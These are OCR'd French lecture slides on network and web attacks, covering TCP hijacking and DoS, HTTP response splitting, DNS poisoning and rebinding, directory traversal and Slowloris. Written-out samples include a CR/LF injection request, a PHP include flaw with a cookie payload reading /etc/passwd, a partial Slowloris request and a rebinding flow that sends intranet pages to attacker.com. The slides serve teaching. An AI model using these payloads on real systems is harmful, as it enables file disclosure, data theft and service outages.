
- Vol de trafic / sessions TCP
  - Nécessite au minimum une situation de man-in-the-middle (hormis vulnérabilités client/serveur)
  - Dans la majorité des cas, début de l'attaque par man-in-the-middle (MiTM) ou vol d'une information par un autre vecteur.

  - MiTM : arpspoof : http://arpspoof.sourceforge.net/
  - Replay Attack : tcpreplay : http://tcpreplay.synfin.net/
  - Voir également Scapy (Python) : http://www.secdev.org/projects/scapy/

Attaque Protocolaire – TCP ²

- Déni de service TCP
  - Saturer les ressources serveurs
  - Distribuer l'attaque par botnet (DDoS) car ressources serveurs souvent plus imposantes que celles du client
- Attaques connues
  - SYN Flooding : consommation des ressources mémoire par saturation de connexions semi ouvertes
- Nouvelles attaques (2008)
  - SockStress : consommation des ressources mémoire par plusieurs mécanismes récemment divulgués
  - Outil d'attaque DoS : nKiller2 (Phrack#66)

Attaque P



- Exemple : nKiller2
  - Saturation des ressources mémoire avec jeu sur la fenêtre TCP (TCP Window=0)
  - Multiplication des connexions en jouant avec TCP window=0

Attaque Protocolaire – HTTP [1]

- Un protocole de niveau 5 qui a 10 ans !
  - HTTP/1.0 : RFC 1945 (standard 1996)
  - HTTP/1.1 : RFC 2068/2616 (dernière juin 1999)
- Méthodes :
  - GET : Récupère la ressource résultante d'une requête
  - POST : Ajout d'une ressource
  - HEAD : Informations sur la ressource
  - OPTIONS
  - CONNECT : Tunneling par proxy
  - TRACE : Informations sur la connexion HTTP
  - PUT : Remplacer ou ajouter une ressource
  - DELETE : Supprimer une ressource serveur

Attaque Protocolaire – HTTP ²

- Exposition d'informations par les headers HTTP :
  - Host : adresse IP ou nom DNS
  - Server : logiciel serveur (Apache/2.2.11)
  - Referer : URI d'origine / chemin d'accès à la méthode préc.
  - User-Agent : version du client et parfois plugins
  - Content-Type : type de contenu (text/html)
  - Content-Length : longueur en octets
  - Accept : méthodes acceptées (GET, POST, HEAD, CONNECT …)
  - Authorization : authentification
- Ces informations peuvent être volées pour revente ou tout simplement utilisées pour usurpation.

Attaque Protocolaire – HTTP 3

- Exemple d'attaque : HTTP Response Splitting (2004)
  - Nécessite que le code exécuté soit permissif (=XSS)
  - Permet d'éclater 2 réponses avec 1 requête
  - La requête embarque la 2ème réponse transmise au client (qui ne « recevra » pas la réponse du serveur)
  - Appelée également Injection CR/LF, à cause de la vulnérabilité intrinsèque au protocole HTTP

Attaque Protocolaire – HTTP 4

- Conséquences :
  - Corruption de cache web (1ère requête contient la réponse au client, l'attaquant peut ainsi injecter du contenu)
  - Vol de données utilisateur : Dans la mesure ou la réponse peut être reçue par la requête forgée par l'attaquant, celui-ci peut récupérer des éléments de navigation comme les cookies de session.
  - Perte de votre connectivité : la réponse du serveur n'est plus liée à votre requête, et est donc perdue / non interprétée par votre navigateur.

Attaque Protocolaire – HTTP 5

- HTTP Response Splitting : Exemple
  - La page interprète le paramètre POST "goto"
  - En envoyant la requête suivante **(%0d%0a = \r\n)** :

```
POST goto=ha.ckers.org/%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.0%20200%20OK%0d%0aContent-
Length:%206%0d%0a%0d%0aHello!
```

  - Le serveur va renvoyer :

```
HTTP/1.1 302 Object moved
Connection: close
Date: Sun, 26 Sep 2004 14:14:02 GMT
Server: Apache
Location: http:// ha.ckers.org/
Content-Length:0

HTTP/1.0 200 OK
Content-Length: 6

Hello!
```

Attaque Protocolaire – DNS [1]

- Un protocole vieux de 27 ans
  - 1983 : première RFC, protocole peu sécurisé
  - DNS : Requête de translation Nom (inversé) > Réponse IP
  - ReverseDNS : Requête de translation IP (ordre inversé) > Nom
  - DNSSEC : RFC4033 permettant de signer les réponses et requêtes (PGP par exemple)
- Interactions
  - A/PTR : Translation et alias associés
  - MX Records : Serveurs SMTP du domaine donné
  - NS : Serveurs DNS répondant au nom de la requête
  - Imbrication de 13 serveurs Root, de milliers de top-level domains (GTLDs) et de millions de NS
  - Tout logiciel « utilisateur » utilise du DNS !

Attaque Protocolaire – DNS ²

- Plusieurs attaques possibles sur le serveur DNS
  - MiTM
  - Attaque Kaminsky (2008)
    - Usurpation de la réponse des « DNS authorities » et prédiction de numéros de séquence
  - Fabrication de réponses usurpées
  - Cache poisoning
  - Corruption de données
- Attaques possibles sur le client
  - Attaque Anti DNS Pinning / Rebinding

Attaque Protocolaire – DNS 3


- DNS Rebinding (Anti Pinning)
  - Nécessite de contrôler le DNS qui reçoit la requête du client (attaquant)
  - Nécessite de « timer » correctement les réponses DNS pour modifier le comportement d'un navigateur web
  - XML HTTP Request / XHR : Same Origin Policy, le script n'a de droit de s'exécuter que depuis le contexte d'origine
  - Permet de récupérer le contenu d'un serveur web intranet depuis l'extérieur
  - Permet de lancer des scans sur les adresses internes pour découvrir les ports ouverts (Cross Origin Resource Sharing / Cross Domain XHR / Firefox)

Attaque Protocolaire – DNS [4]

User is executing a malicious JavaScript / ActiveX / Flash / Java embed in HTML web pages.

Network IP : 192.168.1.0

1. User visits a web page containing malicious XHR to URL : http://www.attacker.com/



2. Browser requests the corresponding IP address for hostname www.attacker.com to execute XML HTTP Request

3. DNS attacker.com controlled by the attacker

Server replies : www.attacker.com = 98.98.89.89

4. Browser now can execute the XHR to www.attacker.com

5. After this HTTP request failed, Attacker changes the DNS lookup reply for hostname www.attacker.com

Server closes the connection on port 80 forcing the browser to initialise a new connection for XHR

6. Because request to www.attacker fails multiple times, browser asks « who is www.attacker.com » using DNS lookup

7. Now client asks data from Intranet on IP 192.168.1.1


Server replies : www.attacker.com = 192.168.1.1 (Internal Address)

8. Browser starts XHR request to 192.168.1.1, which is the corporate Intranet


Intranet server

9. Get the content embed in HTML code through XML HTTP Request


10. Browser starts XHR request to another fixed address to send intranet server HTML webpages to attacker, resulting in a possible confidential data leak.



Définir le web comme un service [1]



Définir le web comme un service ²



Attaques Serveur Web

- Mauvaise configuration ou vulnérabilités logicielles :
  - Problème de sécurité dans la configuration générale du serveur
  - Attaques Directory Traversal : listing de répertoires parents
  - Outils de découverte de vulnérabilités :

    Scanner Actif de vulnérabilités : Acunetix, Nessus, Nevo …

    Scanner Passif / IDS / IPS : SourceFire Snort, NETASQ SEISMO …
- Plugins / Modules vulnérables
  - WebDAV (gestion de fichiers sur serveur web)
  - OpenSSL, modules Apache, extensions IIS …
- Serveurs web connus :
  - Apache, Microsoft IIS, nginx, lighthttpd, Tomcat (Java/J2EE) …

Attaque Serveur Web - Config [1]

- Mauvaise configuration :
  - Exemple simple : Laisser une application sécurisée accessible depuis le port 80 (non sécurisé)
  - Directory Traversal : mauvaise protection des répertoires accessibles par des vecteurs d'inclusion (lister des répertoires, récupérer le fichier /etc/passwd …)
  - Code vulnérable :

vulnerable.php ::

```
<?php
        $template = 'red.php';
        if ( isset( $_COOKIE['TEMPLATE'] ) )
          $template = $_COOKIE['TEMPLATE'];
        include ( "/home/users/phpguru/templates/" . $template );
?>
```

  - Attaque

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

  - Résultat : divulgation du fichier des passwords UNIX.
  - **Même si le code est faillible, le serveur ne devrait pas laisser le droit d'accéder à ce fichier système.**

Attaque Serveur Web – Vuln. [1]

- Vulnérabilités logicielles : SlowLoris
  - Apache et Squid (Proxy) vulnérables – 67% selon NetCraft (pas IIS ni lighthttpd)
  - Faille de conception dans les « forks » lorsqu' un retour chariot (\r\n) est manquant dans l'entête HTTP
  - Permet de mettre en œuvre un DoS ou un DDoS en saturant les connexions WAIT du serveur (6sec avec un lien client 100Mbps / XMCO Partners)
  - Aucune solution / action correctrice apportée depuis 3 mois par la communauté Apache
  - Seule solution : protéger par reverse proxy non vulnérable à l'attaque


```
POST / HTTP/1.1 \r\n
Host: host-hacked.com \r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0) \r\n
Content-Length: 42 \r\n
[Missing \r\n here to complete POST or GET, but GET should be Content-Length:0]
```

Attaque Serveur Web - Plugins

